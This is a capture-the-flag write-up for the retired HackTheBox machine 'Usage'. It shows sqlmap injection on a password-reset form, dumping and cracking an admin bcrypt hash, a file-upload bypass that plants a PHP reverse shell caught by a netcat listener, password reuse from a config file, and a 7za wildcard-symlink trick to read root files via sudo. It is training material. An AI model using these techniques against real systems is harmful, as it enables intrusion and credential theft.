
Introduction
Usage is a retired machine on HackTheBox. The objective is to compromise the target and retrieve both the user and root flags.
Let's dive into the challenge!
Reconnaissance
After adding the machine IP to /etc/hosts, I ran a quick NMAP scan:
┌─[dawnl3ss@parrot]─[~/Neptune/Security/CTF/HTB/Usage]
└──╼ [★]$ cat nmap_scan
Nmap scan report for usage.htb (10.10.11.18)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds

The webapp on port 80 has a login form and a password reset page. Manual SQLi testing on the login returned nothing, but the reset form looked more promising.
I captured the request with Burp Suite and passed it to sqlmap:
┌─[dawnl3ss@parrot]─[~/Neptune/Security/CTF/HTB/Usage]
└──╼ [★]$ sqlmap -r request -p 'email' --dbms=mysql --level=5 --risk=3 --technique=BUT --batch --dbs
[12:16:31] [INFO] fetching database names
[12:16:32] [INFO] retrieved: information_schema
[12:16:52] [INFO] retrieved: performance_schema
[12:17:10] [INFO] retrieved: usage_blog

available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
The usage_blog database looks interesting. Let's list its tables:
┌─[dawnl3ss@parrot]─[~/Neptune/Security/CTF/HTB/Usage]
└──╼ [★]$ sqlmap -r request -p 'email' --dbms=mysql --level=5 --risk=3 --technique=BUT --batch -D usage_blog --tables
Database: usage_blog
[15 tables]
+------------------------+
| admin_menu             |
| admin_operation_log    |
| admin_permissions      |
| admin_role_menu        |
| admin_role_permissions |
| admin_role_users       |
| admin_roles            |
| admin_user_permissions |
| admin_users            |
| blog                   |
| failed_jobs            |
| migrations             |
| password_reset_tokens  |
| personal_access_tokens |
| users                  |
+------------------------+
Dumping the admin_users table:
┌─[dawnl3ss@parrot]─[~/Neptune/Security/CTF/HTB/Usage]
└──╼ [★]$ sqlmap -r request -p 'email' --dbms=mysql --level=5 --risk=3 --technique=BUT --batch -D usage_blog -T admin_users --dump
Database: usage_blog
Table: admin_users
+----+---------------+--------------------------------------------------------------+----------+
| id | name          | password                                                     | username |
+----+---------------+--------------------------------------------------------------+----------+
| 1  | Administrator | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin    |
+----+---------------+--------------------------------------------------------------+----------+
Cracking the bcrypt hash with John:
┌─[dawnl3ss@parrot]─[~/Neptune/Security/CTF/HTB/Usage]
└──╼ [★]$ echo '$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2' > tojohn
┌─[dawnl3ss@parrot]─[~/Neptune/Security/CTF/HTB/Usage]
└──╼ [★]$ john tojohn --wordlist=/security/rockyou.txt
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
whatever1        (?)
1g 0:00:00:03 DONE


Admin credentials found: admin:whatever1
Getting a Shell


The admin panel allows uploading an avatar. I tried uploading a PHP reverse shell - direct upload was blocked, but renaming the file to rev-shell.php.jpg and then intercepting the request with Burp to append .php bypassed the restriction:
┌─[dawnl3ss@parrot]─[~/Neptune/Security/CTF/HTB/Usage]
└──╼ [★]$ nc -lnvp 4444
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.18] 42914
uid=1000(dash) gid=1000(dash) groups=1000(dash)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
dash@usage:/$

dash@usage:~$ cat user.txt
...REDACTED...
User flag captured! Shell obtained as dash.
Privilege Escalation
Dash has an id_rsa in ~/.ssh. I used it for a stable SSH session, then enumerated the home directory:
dash@usage:~$ cat .monitrc
set daemon  60
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert
Password reuse - switching to xander works:
dash@usage:~$ su xander
Password: 3nc0d3d_pa$$w0rd
xander@usage:/home/dash$

xander@usage:~$ sudo -l
User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
I downloaded the binary and analyzed it in Ghidra:

The backupWebContent() function uses /usr/bin/7za with a wildcard on /var/www/html.
HackTricks documents a wildcard abuse for 7z that allows reading arbitrary files as the executing user.
Reference: hacktricks.xyz - 7z wildcard

Xander has full write access to /var/www/html. I created a symlink pointing to the root flag and a trigger file:
xander@usage:/var/www/html$ touch @root.txt
xander@usage:/var/www/html$ ln -s /root/root.txt root.txt
xander@usage:/var/www/html$ ls -la
-rw-rw-r-- 1 xander xander    0 May 13 17:18 @root.txt
lrwxrwxrwx 1 xander xander   14 May 13 17:18 root.txt -> /root/root.txt

xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
7-Zip (a) [64] 16.02

Scanning the drive:

WARNING: No more files
...ROOT FLAG CONTENT...

Scan WARNINGS: 1
Root flag captured! Box fully pwned via SQLi -> file upload bypass -> 7za wildcard read. 💀